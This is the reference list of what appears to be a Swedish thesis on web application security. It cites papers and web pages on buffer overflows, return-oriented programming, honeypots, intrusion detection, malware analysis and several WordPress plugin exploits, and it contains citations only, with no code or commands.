Cowan, Crispin; Wagle, Perry; Pu, Calton; Beattie, Steve; Walpole, Jonathan. 2000, DARPA Information Survivability Conference and Exposition, 2000. DISCEX '00. Proceedings, *Buffer Overflows: Attacks and Defenses for the Vulnerability of the Decade*, Vol. 2, IEEE, s. 119-129.

Crane, Stephen; Larsen, Per; Brunthaler, Stefan; Franz, Michael. 2013, NSPW '13 Proceedings of the 2013 workshop on New security paradigms workshop, *Booby Trapping Software*, ACM New York, New York, USA, s. 95-106.

Dahse, Johannes; Krein, Nikolai; Holz, Thorsten. 2014, CCS '14 Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security, *Code Reuse Attacks in PHP: Automated POP Chain Generation*, ACM New York, New York, USA, s. 42-53.

Davi, Lucas; Sadeghi, Ahmad-Reza; Winandy, Marcel. 2011, ASIACCS '11 Proceedings of the 6th ACM Symposium on Information, Computer and Communications Security,*ROPdefender: A Detection Tool to Defend Against Return-Oriented Programming Attacks*, ACM New York, New York, USA, s. 40-51.

Egele, Manuel; Scholte, Theodoor; Kirda, Engin; Kruegel, Christopher. 2012, ACM Computing Surveys (CSUR), *A Survey on Automated Dynamic Malware-Analysis*, Vol. 44, ACM New York, New York, USA, 42 s.

Ellingwood, Justin. 2014, *How To Install WordPress on Ubuntu 14.04*. Tillgänglig: https://www.digitalocean.com/community/tutorials/how-to-install-WordPress-on-ubuntu-14-04 Hämtad 6.2.2015

Even, Loras. 2000, *Intrusion Detection FAQ: What is a Honeypot?* Tillgänglig: http://www.sans.org/security-resources/idfaq/honeypot3.php Hämtad: 9.3.2015

F-Secure. 2015, *Threat Description: Exploit.* Tillgänglig: https://www.f-secure.com/v-descs/exploit.shtml Hämtad 22.3.2015

Infosecinstitute, 2013, *Arbitrary File Download: Breaking into the system*. Tillgänglig: http://resources.infosecinstitute.com/arbitrary-file-download-breaking-into-the-system/ Hämtad 24.3.2015

Jain, Pragya & Sardana, Anjali. 2012, CUBE '12 Proceedings of the CUBE International Information Technology Conference, *Defending against Internet Worms using Honeyfarm*, ACM New York, New York, USA, s. 795-800.

Karasaridis, Anestis; Rexroad, Brian; Hoeflin, David. 2007, HotBots'07 Proceedings of the first conference on First Workshop on Hot Topics in Understanding Botnets, *Wide-scale botnet detection and characterization*, USENIX Association Berkeley, California, USA.

Lee, Wenke & Stolfo, Salvatore. 2000, ACM Transactions on Information and System Security (TISSEC), *A Framework for Constructing Features and Models for Intrusion Detection Systems*, Vol. 3, ACM New York, New York, USA, s. 227-261.

Lu, Kangjie; Zou, Dabi; Wen, Weiping; Gao, Debin. 2011, ACSAC '11 Proceedings of the 27th Annual Computer Security Applications Conference, *deRop: Removing Return-Oriented Programming from Malware*, ACM New York, New York, USA, s. 363-372.

Microsoft. 2013, *A detailed description of the Data Execution Prevention (DEP).* Tillgänglig: https://support.microsoft.com/en-us/kb/875352/en-us?wa=wsignin1.0 Hämtad 14.3.2015

Murphy, Mark; Larsen, Per; Brunthaler, Stefan; Franz, Michael. 2014, MTD '14 Proceedings of the First ACM Workshop on Moving Target Defense, *Software Profiling Options and Their Effects on Security*, ACM New York, New York, USA, s. 87-96.

Nadeau, Mickael. 2014, *Security Advisory – High Severity– WordPress Download Manager*. Tillgänglig: http://blog.sucuri.net/2014/12/security-advisory-high-severity-WordPress-download-manager.html Hämtad 31.1.2014

Ollmann, Gunter. 2007, *HTML Code Injection and Cross-site scripting: Understanding the cause and effect of CSS (XSS) Vulnerabilities*. Tillgänglig: http://www.technicalinfo.net/papers/CSS.html Hämtad 24.3.2015

Onarlioglu, Kaan; Bilge, Leyla; Lanzi, Andrea; Balzarotti, Davide; Kirda, Engin. 2010, ACSAC '10 Proceedings of the 26th Annual Computer Security Applications Conference, *G-Free: Defeating Return-Oriented Programming through Gadget-less Binaries*, ACM New York, New York, USA, s. 49-58.

PHPBook. 2011, *How to log ip adresses in PHP*.
Tillgänglig: http://www.phpbook.net/how-to-log-ip-adresses-in-php.html
Hämtad 16.2.2015

Prandini, Marco & Ramilli, Marco. 2012, Security & Privacy, IEEE, *Return-Oriented Programming*. Vol. 10, IEEE, s. 84-87.

Roemer, Ryan; Buchanan, Erik; Shacham, Hovav; Savage, Stefan. 2011, ACM Transactions on Information and System Security (TISSEC) - Special Issue on Computer and Communications Security, *Return-Oriented Programming: Systems, Languages, and Applications*, Vol. 15, ACM New York, New York, USA, 12 s.

Rouse, Margaret. 2010, *Privilege escalation attack*. Tillgänglig: http://searchsecurity.techtarget.com/definition/privilege-escalation-attack Hämtad 24.3.2015

Rouse, Margaret. 2013, *remote code execution (RCE) definition*. Tillgänglig: http://searchwindowsserver.techtarget.com/definition/remote-code-execution-RCE Hämtad 24.3.2015

Son, Sooel; McKinley, Kathryn; Shmatikov, Vitaly. 2013, CCS '13 Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security, *Diglossia: detecting code injection attacks with precision and efficiency*, ACM New York, New York, USA, s. 1181-1192.

Sverdlov, Etel. 2015, *How To Install Linux, Apache, MySQL, PHP (LAMP) stack on Ubuntu*. Tillgänglig: https://www.digitalocean.com/community/tutorials/how-to-install-linux-apache-mysql-php-lamp-stack-on-ubuntu Hämtad 7.2.2015

Szurek, Kacper. 2015, *WordPress Shopping Cart 3.0.4 - Unrestricted File Upload* Tillgänglig: http://www.exploit-db.com/exploits/35730/ Hämtad 14.3.2015

Viviani, Claudio. 2014a, *WordPress Download Manager 2.7.4 - Remote Code Execution Vulnerability*. Tillgänglig: http://www.exploit-db.com/exploits/35533/ Hämtad 31.1.2014

Viviani, Claudio. 2014b, *WordPress Wp Symposium 14.11 - Unauthenticated Shell Upload Exploit*. Tillgänglig: http://www.exploit-db.com/exploits/35543/ Hämtad 14.3.2015

Xie, Guowu; Hang, Huy; Faloutsos. Michalis. 2014, ASIA CCS '14 Proceedings of the 9th ACM symposium on Information, computer and communications security, *Scanner Hunter: Understanding HTTP Scanning Traffic*, ACM New York, New York, USA, s. 27-38.